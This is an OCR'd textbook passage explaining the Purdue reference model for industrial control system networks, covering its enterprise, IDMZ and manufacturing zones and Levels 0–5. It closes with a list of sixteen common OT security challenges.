
IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

The Purdue Model

The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used conceptual model that describes the internal connections and dependencies of important components in ICS networks. The Purdue model is also known as the Industrial Automation and Control System reference model.

The Purdue model consists of three zones: the manufacturing zone (OT) and enterprise zone (IT), separated by a demilitarized zone (DMZ), which is used to restrict direct communication between the OT and IT systems. The intention behind adding this extra layer is to confine the network or system compromises within this layer and provide uninterrupted production.

The three zones are further divided into several operational levels. Each zone, with associated levels, is described below:



IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

Figure 18.71: Purdue model

- **Enterprise Zone (IT Systems)**

  The enterprise security zone is a part of IT, in which supply-chain management and scheduling are performed using business systems such as SAP and ERP. It also locates the data centers, users, and cloud access. The enterprise zone consists of two levels.

  - **Level 5 (Enterprise Network)**

    This is a corporate level network where business operations such as B2B (business-to-business) and B2C (business-to-customer) services are performed. Internet connectivity and management can be handled at this level. The enterprise network systems also accumulate data from all the subsystems located at the individual plants to report the inventory and overall production status.

  - **Level 4 (Business Logistics Systems)**

    All the IT systems supporting the production process in the plant lie at this level. Managing schedules, planning, and other logistics of the manufacturing operations are performed here. Level 4 systems include application servers, file servers, database servers, supervising systems, email clients, etc.

- **Manufacturing Zone (OT Systems)**

  All the devices, networks, control, and monitoring systems reside in this zone. The manufacturing zone consists of four levels.

  - **Level 3 (Operational Systems/Site Operations)**

    In this level, the production management, individual plant monitoring, and control functions are defined. Production workflows and output of the desired product are ensured at this level. Production management includes plant performance management systems, production scheduling, batch management, quality assurance, data historians, manufacturing execution/operation management systems (MES/MOMS), laboratories, and process optimization. Production details from lower levels are collected here and can then be transferred to higher levels or can be instructed by higher-level systems.

  - **Level 2 (Control Systems/Area Supervisory Controls)**

    Supervising, monitoring, and controlling the physical process is carried out at this level. The control systems can be DCSs, SCADA software, Human–Machine Interfaces (HMIs), real-time software, and other supervisory control systems such as engineering works and PLC line control.

  - **Level 1 (Basic Controls/Intelligent Devices)**

    Analyzation and alteration of the physical process can be done at this level. The operations in basic control include “start motors,” “open valves,” “move actuators,” etc. Level 1 systems include analyzers, process sensors, and other instrumentation systems such as Intelligent Electronic Devices (IEDs), PLCs, RTUs, Proportional Integral Derivative (PID) controllers, Equipment Under Control (EUC), and Variable


Frequency Drives (VFDs). PLC was used in level 2 with a supervisory functionality, but it is used as a control function in level 1.

- **Level 0 (Physical Process)**

  In this level, the actual physical process is defined, and the product is manufactured. Higher levels control and monitor operations at this level; therefore, this layer is also referred to as Equipment Under Control (EUC). Level 0 systems include devices, sensors (e.g., speed, temperature, pressure), actuators, or other industrial equipment used to carry out the manufacturing or industrial operations. A minor error in any of the devices at this level can affect overall operations.

- **Industrial Demilitarized Zone (IDMZ)**

  The demilitarized zone is a barrier between the manufacturing zone (OT systems) and enterprise zone (IT systems) that enables a secure network connection between the two systems. The zone is created to inspect overall architecture. If any errors or intrusions compromise the working systems, the IDMZ holds the error and allows production to be continued without interruption. IDMZ systems include Microsoft domain controllers, database replication servers, and proxy servers.



Challenges of OT

1 Lack of visibility
2 Plain-text passwords
3 Network complexity
4 Legacy technology
5 Lack of anti-virus protection
6 Lack of skilled security professionals
7 Rapid pace of change
8 Outdated systems
9 Haphazard modernization
10 Insecure connections
11 Usage of rogue devices
12 Convergence with IT
13 Organizational challenges
14 Unique production networks / Proprietary software
15 Vulnerable communication protocols
16 Remote management protocols

